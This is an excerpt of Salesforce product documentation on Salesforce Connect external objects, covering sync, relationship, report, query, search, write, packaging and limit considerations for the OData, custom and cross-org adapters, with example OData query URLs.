Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

- Any other custom fields on the external object remain as they are, including:
 - Previously synced custom fields whose API names were changed by editing their `Field Name` values.
 - Manually added custom fields whose API names aren't associated with table column names.

If no Synced check mark appears, and you sync the table, a new external object is created in your org. The new external object's object name matches the table name.

For example, if the table name is changed on the external system to no longer match the object name of the external object, syncing that table creates a new external object in Salesforce. We recommend that you change the object name of the existing external object to match the new table name on the external system before you sync that table.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

[Sync Considerations for Salesforce Connect—All Adapters](#)

[Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter](#)

[OData 2.0 or 4.0 Adapter for Salesforce Connect](#)

[OData Type Mapping](#)

Sync Considerations for Salesforce Connect—Custom Adapter

When you validate and sync an external data source of type `Salesforce Connect: Custom`, some special behaviors and limitations apply.

- Syncing always enables search on the external object when search is enabled on the external data source, and vice versa. For an external data source of type `Salesforce Connect: Custom`, search is enabled when the custom adapter's `DataSource.Provider` class declares the `DataSource.Capability.SEARCH` capability.

 **Important:** When you select the tables to sync, determine whether check marks appear in the Synced column.

If a Synced check mark appears, your org has an external object whose object name matches the table name. If you select the table and click **Sync**:

- The external object is overwritten.
- Any custom field on the external object is overwritten if its API name (for example, `Email__c`) associates it with a table column name (for example, `Email`).
- Any other custom fields on the external object remain as they are, including:
 - Previously synced custom fields whose API names were changed by editing their `Field Name` values.
 - Manually added custom fields whose API names aren't associated with table column names.
- Syncing always enables search on the external object when search is enabled on the external data source, and vice versa. For an external data source of type `Salesforce Connect: Custom`, search is enabled when the custom adapter's `DataSource.Provider` class declares the `DataSource.Capability.SEARCH` capability.

If no Synced check mark appears, and you sync the table, a new external object is created in your org. The new external object's object name matches the table name.

EDITIONS

Available in: both **Salesforce Classic** and **Lightning Experience**

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

For example, suppose you change the table name in the custom adapter's `DataSource.Connection` class to no longer match the object name of the external object. Syncing that table creates a new external object in Salesforce. We recommend that you change the object name of the existing external object to match the new table name in the `DataSource.Connection` class before you sync that table.

Also review the considerations that apply to all Salesforce Connect adapters.

[Sync Considerations for Salesforce Connect—All Adapters](#)

[Define an External Data Source for Salesforce Connect—Custom Adapter](#)

[Custom Adapter for Salesforce Connect](#)

Relationship Considerations for Salesforce Connect—All Adapters

Lookup, external lookup, and indirect lookup relationships have some special behaviors and limitations.

- Only lookup, external lookup, and indirect lookup relationships are available for external objects. No other relationship types are supported.
- Depending on the availability of the external system, related lists of child external objects may load slowly when users view the parent record detail pages.
- Relationships that involve external objects allow users to create child records from the record detail pages of parent records. However, the relationship field on each new child record isn't automatically populated to identify the parent record.
- Syncing doesn't create relationship fields on the external objects in your Salesforce org. However, you can change the field type of a sync-created custom field to Lookup Relationship, External Lookup Relationship, or Indirect Lookup Relationship. Changing the field type of an existing custom field is simpler and more efficient than manually creating a relationship field on the external object.

For example, suppose that the external system has a foreign key relationship. Syncing the related tables creates a text field in your org for the external column that identifies the foreign keys. To reflect the foreign key relationship within your org, change the field type of that text field to External Lookup Relationship.

- A relationship field is a type of custom field. Therefore, like all custom fields on an external object, relationship fields can be overwritten when you sync the external object. See the sync considerations for each Salesforce Connect adapter that you use.
- Cascade-delete isn't available for external object relationships.
- In Salesforce Classic only:
 - Indirect lookup relationship fields don't display the expected names of parent records. Instead, each indirect lookup field displays the value of the target field on the parent object. To find related records, target field values are matched against the values of the indirect lookup relationship field on the child object. The target field, which has the `EXTERNAL ID` and `UNIQUE` attributes, is selected when an indirect lookup field is created.
 - External lookup relationship fields don't always display the expected names of parent records. If your org has previously retrieved the parent record, the external lookup relationship field displays the name as expected. Otherwise, the external lookup field displays either the parent object ID or the value of the parent object's `EXTERNAL ID` standard field. The latter appears by default. If, however, a custom field on the parent object has the `IS NAME FIELD` attribute, the parent object ID is displayed. If you see an ID in an external lookup field, reload the page to replace the ID with the name.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

- Lookup search isn't available for external lookup relationship fields. To edit an external lookup relationship field, manually enter the value of the `EXTERNAL ID` standard field for the parent record. This limitation doesn't apply when the parent external object is associated with the cross-org adapter for Salesforce Connect.
- Lookup search isn't available for indirect lookup relationship fields. To edit an indirect lookup relationship field, manually enter the value of the target field of the parent record. The target field is the custom field with `EXTERNAL ID` and `UNIQUE` attributes that was selected when the indirect lookup relationship was created. To determine related records, Salesforce matches target field values against the values of the indirect lookup relationship field on the child object.
- With external lookup and indirect lookup relationships, the parent record appears as a clickable link in the relationship field on the child record. If the child record is viewed by a user who doesn't have access to the parent record, the parent record appears in the relationship field as plain text instead of a link.
- Lookup filters aren't available for external lookup relationship fields.
- Indirect lookup relationship fields can be created on external objects only.
- Only objects that have a custom field with the `EXTERNAL ID` and `UNIQUE` attributes are available as parent objects in indirect lookup relationships. If you don't see the desired object when you create an indirect lookup relationship field, add a custom unique, external ID field to that object.
- If the external system uses case-sensitive values in the specified External Column Name, make sure that the parent object field is also case-sensitive. When you define the parent object's custom field, select **External ID, Unique, and Treat "ABC" and "abc" as different values (case sensitive)**.

Report Considerations for Salesforce Connect—All Adapters

Special behaviors and limitations apply to reports that include external objects.

- Depending on network latency and the availability of the external system, reports that include an external object can take a long time to run.
- When you run a report, your org performs a request callout for each external object in the report.
- When you run a report that's in the joined format, your org performs separate request callouts for each block.
- If the URL of a report callout approaches or exceeds 2 KB, your org splits the request into multiple HTTP calls, with each URL being less than 2 KB.
- When a report includes an external object, the report fetches up to 2,000 records for the primary object. This limit applies regardless of whether the primary object is a standard, custom, or external object.
 - If the report has no child objects, the total number of rows is 2,000 or fewer.
 - If the report has a child object, the total number of rows can be greater or less than 2,000, depending on how many child records are fetched.
- As is true for all callouts for external objects, report callouts are limited by the Salesforce Connect adapters in use.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

Salesforce Connect Adapter	Description	Where to Find Callout Limits
Cross-org	Uses the Force.com REST API to access data that's stored in other Salesforce orgs.	No callout limits. However, each callout counts toward the API usage limits of the provider org. <i>Salesforce Help:</i> API Usage Considerations for Salesforce Connect—Cross-Org Adapter <i>Salesforce Limits Quick Reference Guide:</i> API Requests Limits
OData 2.0 OData 4.0	Uses Open Data Protocol to access data that's stored outside Salesforce. The external data must be exposed via OData producers.	<i>Salesforce Help:</i> General Limits for Salesforce Connect—OData 2.0 and 4.0 Adapters
Custom adapter created via Apex	You use the Apex Connector Framework to develop your own custom adapter when the other available adapters aren't suitable for your needs. A custom adapter can obtain data from anywhere. For example, some data can be retrieved from anywhere in the Internet via callouts, while other data can be manipulated or even generated programmatically.	<i>Apex Developer Guide:</i> Callout Limits and Limitations <i>Apex Developer Guide:</i> Execution Governors and Limits

- For large external data sets, report callouts typically access only a subset of the external data.
 - If the report results in few or no rows, try customizing the report to obtain more relevant external object rows.
 - If the report includes summary fields and formulas, those aggregate values likely reflect only a subset of your data. To improve the accuracy of the aggregate values, try customizing the report to obtain more relevant data.
- The external objects' associated external data sources must have the **High Data Volume** option deselected. This requirement doesn't apply to the cross-org adapter for Salesforce Connect.
- Cross filters don't support external lookup relationships. An external lookup relationship links a child standard, custom, or external object to a parent external object.
- These report features aren't available for external objects.
 - Buckets and bucket fields
 - Historical trend reporting

Record Feed Considerations for Salesforce Connect—All Adapters

Chatter feeds on external objects have some special behaviors and limitations.

- Field history tracking isn't available for external objects.
- Record feeds aren't available for Salesforce Connect external objects that map to high-data-volume external data sources.

SEE ALSO:

[Salesforce Connect](#)

[Considerations for Salesforce Connect—All Adapters](#)

API Query Considerations for Salesforce Connect—All Adapters

Special behaviors and limitations apply to `queryAll()` and `queryMore()` calls on external data.

queryAll()

Because Salesforce doesn't track changes to external data, `queryAll()` behaves the same as `query()` for external objects.

queryMore()

It's common for Salesforce Connect queries of external data to have a large result set that's broken into smaller batches or pages. When querying external objects, Salesforce Connect accesses the external data in real time via Web service callouts. Each `queryMore()` call results in a Web service callout. The batch boundaries and page sizes depend on your adapter and how you set up the external data source.

We recommend the following:

- When possible, avoid paging by filtering your queries of external objects to return fewer rows than the batch size, which by default is 500 rows. Remember, obtaining each batch requires a `queryMore()` call, which results in a Web service callout.
- If the external data frequently changes, avoid using `queryMore()` calls. If the external data is modified between `queryMore()` calls, you can get an unexpected `QueryResult`.

If the primary or "driving" object for a `SELECT` statement is an external object, `queryMore()` supports only that primary object and doesn't support subqueries.

[API Query Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters](#)

Some special behaviors and limitations affect API queries of external data via the OData adapters for Salesforce Connect.

API Query Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Some special behaviors and limitations affect API queries of external data via the OData adapters for Salesforce Connect.

By default, the OData 2.0 and 4.0 adapters for Salesforce Connect use client-driven paging. With client-driven paging, OData adapters convert each `queryMore()` call into an OData query that uses the `$skip` and `$top` system query options to specify the batch boundary and page size. These options are similar to using `LIMIT` and `OFFSET` clauses to page through a result set.

If you enable server-driven paging on an external data source, Salesforce ignores the requested page sizes, including the default `queryMore()` batch size of 500 rows. The pages returned by the external system determine the batches.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

- [OData 2.0 or 4.0 Adapter for Salesforce Connect](#)
- [Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter](#)

API Query Considerations for Salesforce Connect—Custom Adapter

Some special behaviors and limitations affect API queries of external data via custom adapters for Salesforce Connect.

Custom adapters for Salesforce Connect, which you create with the Apex Connector Framework, don't automatically support `queryMore()` or paging of any kind. You can implement `queryMore()` and client-driven paging by using `LIMIT` and `OFFSET` clauses to page through result sets.

If you enable server-driven paging on an external data source, Salesforce ignores the requested page sizes, including the default `queryMore()` batch size of 500 rows. The pages returned by the external system determine the batches. To enable server-driven paging for a custom adapter, the `DataSource.Provider` class must declare the `QUERY_PAGINATION_SERVER_DRIVEN` capability on the `getCapabilities` method. Also, the Apex code must generate a query token and use it to determine and fetch the next batch of results.

Also review the considerations that apply to all Salesforce Connect adapters.

Search Considerations for Salesforce Connect—All Adapters

Some special behaviors and limitations affect searches of external objects.

- To include an external object in SOSL and Salesforce searches, enable search on both the external object and the external data source. However, syncing always overwrites the external object's search status to match the search status of the external data source.
- (Salesforce Classic only) External object search results display only the top 25 rows.
- Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.
- We recommend that you set up the external system to interpret the search query strings as you prefer. For example, perhaps your users want to search for case-insensitive strings.

Also review the considerations for each Salesforce Connect adapter that you use.

[Search Considerations for Salesforce Connect—OData 2.0 Adapter](#)

Some special behaviors and limitations affect searches of external data via the OData 2.0 adapter for Salesforce Connect.

[Search Considerations for Salesforce Connect—OData 4.0 Adapter](#)

Some special behaviors and limitations affect searches of external data via the OData 4.0 adapter for Salesforce Connect.

[Salesforce Connect](#)

Search Considerations for Salesforce Connect—OData 2.0 Adapter

Some special behaviors and limitations affect searches of external data via the OData 2.0 adapter for Salesforce Connect.

We send the entire search query string to the external system as a case-sensitive single phrase after removing all ASCII punctuation characters except hyphens (-). For example, if a user searches for *Sales & Marketing*, the external system receives "Sales Marketing" as a case-sensitive search query string.

Also, by default, the search query string is used as the `substringof` value in the `$filter` system query option. In the following example, the search query string is *Acme*.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

We recommend that you implement a free-text-search custom query option on the OData producer. Specify the name of that query string parameter in the `Custom Query Option for Salesforce Search` field on the external data source. In the following example, the custom query parameter is named `doSearch` and the search query string is `Acme`.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

Learn more about OData URI conventions at www.odata.org.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

[Search Considerations for Salesforce Connect—All Adapters](#)

[OData Query String Options](#)

[OData 2.0 or 4.0 Adapter for Salesforce Connect](#)

Search Considerations for Salesforce Connect—OData 4.0 Adapter

Some special behaviors and limitations affect searches of external data via the OData 4.0 adapter for Salesforce Connect.

We send the entire search query string to the external system as a case-sensitive single phrase after removing all ASCII punctuation characters except hyphens (-). For example, if a user searches for *Sales & Marketing*, the external system receives "Sales Marketing" as a case-sensitive search query string.

Also, by default, the search query string is used as the `contains` value in the `$filter` system query option. In the following example, the search query string is `Acme`.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$filter=contains(CompanyName,'Acme') eq true
or contains(Phone,'Acme') eq true&$top=26&
```

We recommend that you set up the OData producer to support free-text search expressions with the `$search` system query option. Then select `Use Free-Text Search Expressions` on the external data source. In the following example, the search query string is `Acme`.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$search=Acme&$top=26
```

Learn more about OData URI conventions at www.odata.org.

SOSL Considerations for Salesforce Connect—All Adapters

Some special behaviors and limitations affect SOSL access to external data.

- To include an external object in SOSL and Salesforce searches, enable search on both the external object and the external data source. However, syncing always overwrites the external object's search status to match the search status of the external data source.
- Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.
- External objects don't support the following.
 - INCLUDES operator
 - LIKE operator
 - EXCLUDES operator
 - toLabel () function
- External objects also don't support Salesforce Knowledge-specific clauses, including the following.
 - UPDATE TRACKING clause
 - UPDATE VIEWSTAT clause
 - WITH DATA CATEGORY clause
- External objects must be specified explicitly in a RETURNING clause to be returned in search results. For example:

```
FIND {MyProspect} RETURNING MyExternalObject, MyOtherExternalObject
```

Also review the considerations for each Salesforce Connect adapter that you use.

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

SOSL Considerations for Salesforce Connect—OData 2.0 Adapter

Some special behaviors and limitations affect SOSL access to external data via the OData 2.0 adapter for Salesforce Connect.

The OData adapters for Salesforce Connect don't support logical operators in a `FIND` clause. We send the entire search query string to the external system as a case-sensitive single phrase after removing all ASCII punctuation characters except hyphens (-). For example, `FIND {MyProspect OR "John Smith"}` searches for the exact phrase "MyProspect OR John Smith".

Also, by default, the search query string is used as the `substringof` value in the `$filter` system query option. In the following example, the search query string is `Acme`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

We recommend that you implement a free-text-search custom query option on the OData producer. Specify the name of that query string parameter in the Custom Query Option for Salesforce Search field on the external data source. In the following example, the custom query parameter is named `doSearch` and the search query string is `Acme`.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

Learn more about OData URI conventions at www.odata.org.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

[OData 2.0 or 4.0 Adapter for Salesforce Connect](#)

[SOSL Considerations for Salesforce Connect—All Adapters](#)

[Force.com SOQL and SOSL Reference](#)

[OData Query String Options](#)

[Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter](#)

SOSL Considerations for Salesforce Connect—OData 4.0 Adapter

Some special behaviors and limitations affect SOSL access to external data via the OData 4.0 adapter for Salesforce Connect.

The OData adapters for Salesforce Connect don't support logical operators in a `FIND` clause. We send the entire search query string to the external system as a case-sensitive single phrase after removing all ASCII punctuation characters except hyphens (-). For example, `FIND {MyProspect OR "John Smith"}` searches for the exact phrase "MyProspect OR John Smith".

Also, by default, the search query string is used as the `contains` value in the `$filter` system query option. In the following example, the search query string is `Acme`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$filter=contains(CompanyName,'Acme') eq true
or contains(Phone,'Acme') eq true&$top=26&
```

We recommend that you set up the OData producer to support free-text search expressions with the `$search` system query option. Then select `Use Free-Text Search Expressions` on the external data source. In the following example, the search query string is `Acme`.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$search=Acme&$top=26
```

Learn more about OData URI conventions at www.odata.org.

SOQL Considerations for Salesforce Connect—All Adapters

Some special behaviors and limitations affect SOQL access to external data.

- A subquery that involves external objects can fetch up to 1,000 rows of data.
- Each SOQL query can have up to 4 joins across external objects and other types of objects. Each join requires a separate round trip to the external system when executing the query. Expect longer response times for each join in a query.
- External objects don't support the following aggregate functions and clauses.
 - `AVG()` function
 - `COUNT(fieldName)` function (however, `COUNT()` is supported)
 - `HAVING` clause
 - `GROUP BY` clause
 - `MAX()` function
 - `MIN()` function
 - `SUM()` function
- External objects also don't support the following.
 - `EXCLUDES` operator
 - `FOR VIEW` clause
 - `FOR REFERENCE` clause
 - `INCLUDES` operator
 - `LIKE` operator
 - `toLabel()` function
 - `TYPEOF` clause
 - `WITH` clause

Also review the considerations for each Salesforce Connect adapter that you use.

Writable External Objects Considerations for Salesforce Connect—All Adapters

Understand the limits and considerations for using Salesforce Connect to create, update, and delete data that's stored outside your Salesforce org.

- The external system handles write conflicts, so we can't guarantee that all write operations that are initiated from within Salesforce are applied.
- Write operations that are initiated from different contexts can occur in varying order.
- The API can't save changes to an external object and a standard or custom object within the same transaction.
- Depending on how the external system executes write operations from Salesforce, it can take some time for changes to external object records to take effect. If you don't see recent changes when you view or query an external object record, try again later.
- When a user or the Force.com platform edits a custom field on an external object record, leading and trailing spaces are removed from the field value.
- Lookup search isn't available for external lookup relationship fields. To edit an external lookup relationship field, manually enter the value of the `EXTERNAL ID` standard field for the parent record. This limitation doesn't apply when the parent external object is associated with the cross-org adapter for Salesforce Connect.
- Lookup search isn't available for indirect lookup relationship fields. To edit an indirect lookup relationship field, manually enter the value of the target field of the parent record. The target field is the custom field with `EXTERNAL ID` and `UNIQUE` attributes that was selected when the indirect lookup relationship was created. To determine related records, Salesforce matches target field values against the values of the indirect lookup relationship field on the child object.
- When users create, update, or delete external object records via the user interface, the operations occur synchronously.
- When developers use Apex to manipulate external object records, asynchronous timing and an active background queue minimize potential save conflicts. A specialized set of Apex methods and keywords handles potential timing issues with write execution. Apex

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

also lets you retrieve the results of delete and upsert operations. Use the BackgroundOperation object to monitor job progress for write operations via the API or SOQL.

Also review the considerations for each Salesforce Connect adapter that you use.

Some special behaviors and limitations affect writable external objects that are associated with custom adapters for Salesforce Connect.

SEE ALSO:

[Salesforce Connect](#)

[Considerations for Salesforce Connect—All Adapters](#)

[Apex Developer Guide: Writable External Objects](#)

Writable External Objects Considerations for Salesforce Connect—Cross-Org Adapter

Some behaviors and limitations affect writable external objects that are associated with the cross-org adapter for Salesforce Connect.

- Fields that have derived or calculated values remain read only on writable external objects. For example:
 - Address fields such as `Billing Address` and `Shipping Address`, which are derived from writable fields, such as `Street Address`, `State`, and `Zip`
 - Auto-number fields
 - `Created by` fields
 - Formula fields
 - `Last Modified` fields
 - Roll-up summaries
- Picklist values on external objects can get out of sync with the provider org’s picklist fields. If picklist values are changed on the provider org, manually resync the associated external objects on the subscriber org.
- Multi-select picklist fields on the provider org are converted to text fields on the subscriber org’s external objects. To edit a field on an external object, enter the exact case-sensitive picklist values delimited by semicolons, like this: `First value; Second value; Third value`

If you enter a value that doesn’t exactly match an existing picklist value on the provider org:

 - For a restricted picklist, the provider org saves the picklist’s default value.
 - For an unrestricted picklist, the provider org saves the manually entered value as an inactive picklist value.
- Enable multiple currencies in the subscriber org, and make sure that the subscriber org has all the currencies that the provider orgs use. If a currency is later added to the provider org, add the currency to the subscriber org.

If you can’t enable multiple currencies in the subscriber org, make sure that all provider orgs are single-currency and use the same currency as the subscriber org.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

- To enable users to change the currency when editing an external object record, add the `Currency` field to the page layouts.
- If a user tries to change the currency in an external object record, the list of currency options isn't limited to active currencies in the provider org. If the user selects a currency that's inactive or unavailable in the provider org, the user gets an error and can't save the record.
- You can use external lookup relationships in the subscriber org to mirror lookup relationships in the provider org. For each lookup relationship that you want to bring into the subscriber org, sync the parent and child objects. Each lookup relationship field becomes a text field on the subscriber org. Change the field type of the sync-created text field to External Lookup Relationship. When specifying the parent of the external lookup relationship, select the external object that corresponds to the parent object in the provider org.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

[Writable External Objects Considerations for Salesforce Connect—All Adapters](#)

[Sync Considerations for Salesforce Connect—All Adapters](#)

[Cross-Org Adapter for Salesforce Connect](#)

Writable External Objects Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Some special behaviors and limitations affect writable external objects that are associated with OData adapters for Salesforce Connect.

- An external object custom field associated with an OData complex type on the external system is always read only, even if the external object is writable.
- Writable external objects aren't available for high-data-volume external data sources.
- Make sure that the OData producer supports these HTTP verbs: `POST`, `PUT`, `MERGE`, `PATCH`, and `DELETE`.
- When a user edits fields on an external object record from the Salesforce user interface, Salesforce Connect sends an HTTP `POST` request to the external system. That `POST` request includes all the external object's fields, including the fields that the user didn't change.
- If an external object record is edited from the API, only the specified fields are included in the HTTP `POST` request.
- If your external system requires write operations to specify values for entity keys, ensure that `External ID` standard field values and entity key values don't contradict each other. For each write operation, include either the External ID standard field value or the custom field values that form the entity key, but never both.

Also review the considerations that apply to all Salesforce Connect adapters.

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

Writable External Objects Considerations for Salesforce Connect—Custom Adapters

Some special behaviors and limitations affect writable external objects that are associated with custom adapters for Salesforce Connect.

- Writable external objects aren't available for high-data-volume external data sources.
- Queued changes to the external data execute over time, so external object records that are read successively can contain different data.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

[Writable External Objects Considerations for Salesforce Connect—All Adapters Custom Adapter for Salesforce Connect](#)
[Apex Developer Guide : Writable External Objects](#)

Packaging Considerations for Salesforce Connect—All Adapters

Some special behaviors and limitations affect packaging of external data sources and their dependent external objects and custom fields.

- After installing an external data source from a managed or unmanaged package, the subscriber must re-authenticate to the external system.
 - For password authentication, the subscriber must re-enter the password in the external data source definition.
 - For OAuth, the subscriber must update the callback URL in the client configuration for the authentication provider, then re-authenticate by selecting `Start Authentication Flow on Save` on the external data source.
- Certificates aren't packageable. If you package an external data source that specifies a certificate, make sure that the subscriber org has a valid certificate with the same name.
- In managed and unmanaged packages, external objects are included in the custom object component.
- If you add an external data source to a package, no other components are automatically included in the package.
- If you add an external object to a package, then list views, page layouts, custom fields, the custom object component that defines the external object, and the external data source are automatically included in the package. If the external object has lookup, external lookup, or indirect lookup relationship fields, the parent objects are also automatically included in the package.
- If external data source access is assigned in a permission set or in profile settings that you add to a package, the enabled external data sources are automatically included in the package.
- If an external object is assigned in a permission set or in profile settings that you add to a package, then custom fields, list views, page layouts, the custom object component that defines the external object, and the external data source are automatically included in the package.

Lightning Experience Considerations for Salesforce Connect—All Adapters

Users can access external objects from the Lightning Experience app, but some requirements and special behaviors apply.

- The external objects' associated external data sources must have the **High Data Volume** option deselected. This requirement doesn't apply to the cross-org adapter for Salesforce Connect.

SEE ALSO:

[Considerations for Salesforce Connect—All Adapters](#)
[Salesforce Connect](#)

Salesforce1 Considerations for Salesforce Connect—All Adapters

Users can view and search external objects from the Salesforce1 app, but some special behaviors and limitations apply.

- As long as the following conditions are true, external objects are included in the Recent section of the Salesforce1 navigation menu as part of the Smart Search Items element. Users might need to tap **More** to see these items.
 - As with custom objects, external objects must be assigned to tabs that users can access, and object permissions must be granted via profiles or permission sets.
 - The external objects' associated external data sources must have the **High Data Volume** option deselected. This requirement doesn't apply to the cross-org adapter for Salesforce Connect.
- To allow external objects to appear in the following apps, select **Enable Search** in the associated external data sources. This requirement doesn't apply to custom adapters for Salesforce Connect.
 - Salesforce1 downloadable app for iOS
 - Salesforce1 mobile browser app when used on iOS devices

Console Considerations for Salesforce Connect—All Adapters

Users can access external objects from the Salesforce Console in Salesforce Classic, but some requirements and limitations apply.

- External objects are available in the Salesforce Console in Salesforce Classic only. Other consoles aren't supported.
- External objects haven't been fully adapted to a console and can cause unexpected behaviors. Other objects also haven't been fully adapted to a console, but those objects are marked with an asterisk (*) in the console setup area. External objects aren't marked with asterisks.
- The external objects' associated external data sources must have the **High Data Volume** option deselected. This requirement doesn't apply to the cross-org adapter for Salesforce Connect.

SEE ALSO:

[Salesforce Console in Salesforce Classic](#)

[Salesforce Classic Console Limitations](#)

[Considerations for Salesforce Connect—All Adapters](#)

[Salesforce Connect](#)

Communities Considerations for Salesforce Connect—All Adapters

Users can access external objects from communities, but some requirements and limitations apply.

- You must build the communities with the Customer Service (Napili) template or the Salesforce Tabs + Visualforce template.
- This list applies to communities that are built with the Customer Service (Napili) template.
 - The external objects' associated external data sources must have the **High Data Volume** option deselected. This requirement doesn't apply to the cross-org adapter for Salesforce Connect.
 - If an external data source's `Identity Type` is set to Per User, community members can't set up their own credentials. However, you can set up and manage each user's authentication settings for external systems from Lightning Experience or Salesforce Classic.

General Limits for Salesforce Connect—All Adapters

Understand the limits for using Salesforce Connect.

The assigned user license determines the maximum number of custom objects that each user can access. You can also grant object permissions up to that same number of external objects. External objects don't count toward the limit for custom objects.

Maximum external objects per org ¹	100
Maximum joins per query across external objects and other types of objects	4
Maximum length of the OAuth token that's issued by the external system	4,000 characters
Maximum new rows retrieved or created per hour per external data source. This limit doesn't apply to high-data-volume external data sources or to rows that have previously been retrieved.	50,000

¹ The limit of 100 external objects applies regardless of how many Salesforce Connect add-ons you purchase for your org. External objects don't count toward the limit for custom objects.

[General Limits for Salesforce Connect—OData 2.0 and 4.0 Adapters](#)

Access Data in Another Salesforce Org with the Cross-Org Adapter for Salesforce Connect

Connect your users to data that's stored in another Salesforce org.

[Cross-Org Adapter for Salesforce Connect](#)

Collaborate more effectively and improve processes by connecting the data across your Salesforce orgs. With the cross-org adapter, Salesforce Connect uses Force.com REST API calls to access records in other Salesforce orgs. Nevertheless, setup is quick and easy with point-and-click tools.

[Set Up Salesforce Connect to Access Data in Another Org with the Cross-Org Adapter](#)

Provide users with seamless access to data in your other Salesforce orgs so that they have a complete view of the business. Setting up the cross-org adapter for Salesforce Connect is quick and easy with point-and-click tools.

[Considerations for Salesforce Connect—Cross-Org Adapter](#)

Understand the special behaviors, limits, and recommendations for using the cross-org adapter for Salesforce Connect.

Cross-Org Adapter for Salesforce Connect

Collaborate more effectively and improve processes by connecting the data across your Salesforce orgs. With the cross-org adapter, Salesforce Connect uses Force.com REST API calls to access records in other Salesforce orgs. Nevertheless, setup is quick and easy with point-and-click tools.

Your users and the Force.com platform interact with other orgs' data via external objects. The cross-org adapter for Salesforce Connect converts each of those interactions into a Force.com REST API call.

Suppose that you store your inventory of products in one Salesforce org. You want your regional and local branch offices, who have their own orgs, to see the latest information about your stock. With the cross-org adapter for Salesforce Connect, those other organizations can easily access your data while respecting access restrictions that you control.

The cross-org adapter makes a Force.com REST API call each time that:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a Salesforce global search.
- A user creates, edits, or deletes an external object record.
- A user runs a report.
- The preview loads in the report builder.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- You validate or sync an external data source.

To set up Salesforce Connect with the cross-org adapter, you use only point-and-click tools.

[Subscriber and Provider Orgs in Salesforce Connect—Cross-Org Adapter](#)

The *provider org* stores the data that the *subscriber org* accesses.

[API Names for External Objects and Custom Fields in Salesforce Connect—Cross-Org Adapter](#)

If external objects and custom fields are created in the subscriber org via syncing, their API names are derived from the corresponding API names in the provider org.

[Record IDs and External IDs for External Objects in Salesforce Connect—Cross-Org Adapter](#)

External object record IDs are derived from the corresponding record IDs in the provider organization. External ID values in external object records match the record IDs in the provider organization.

[User Access to External Data in Salesforce Connect—Cross-Org Adapter](#)

A user's access to external data is determined by settings on both subscriber and provider orgs.

SEE ALSO:

[Salesforce Connect](#)

[Set Up Salesforce Connect to Access Data in Another Org with the Cross-Org Adapter](#)

[Considerations for Salesforce Connect—Cross-Org Adapter](#)

Subscriber and Provider Orgs in Salesforce Connect—Cross-Org Adapter

The *provider org* stores the data that the *subscriber org* accesses.

You define the external data source and external objects in the subscriber org. Manually create the external objects and their fields, or automatically create them by syncing the provider org's metadata. When users view or search those external objects in the subscriber org, the data is obtained from the provider org and displayed in the subscriber org. When users create or edit external object records in the subscriber org, the data is saved in the provider org.

- An org can serve as both a subscriber and a provider.
- A subscriber org can access data from multiple provider orgs.
- A provider org can let multiple subscriber orgs access its data.

SEE ALSO:

[Cross-Org Adapter for Salesforce Connect](#)

API Names for External Objects and Custom Fields in Salesforce Connect—Cross-Org Adapter

If external objects and custom fields are created in the subscriber org via syncing, their API names are derived from the corresponding API names in the provider org.

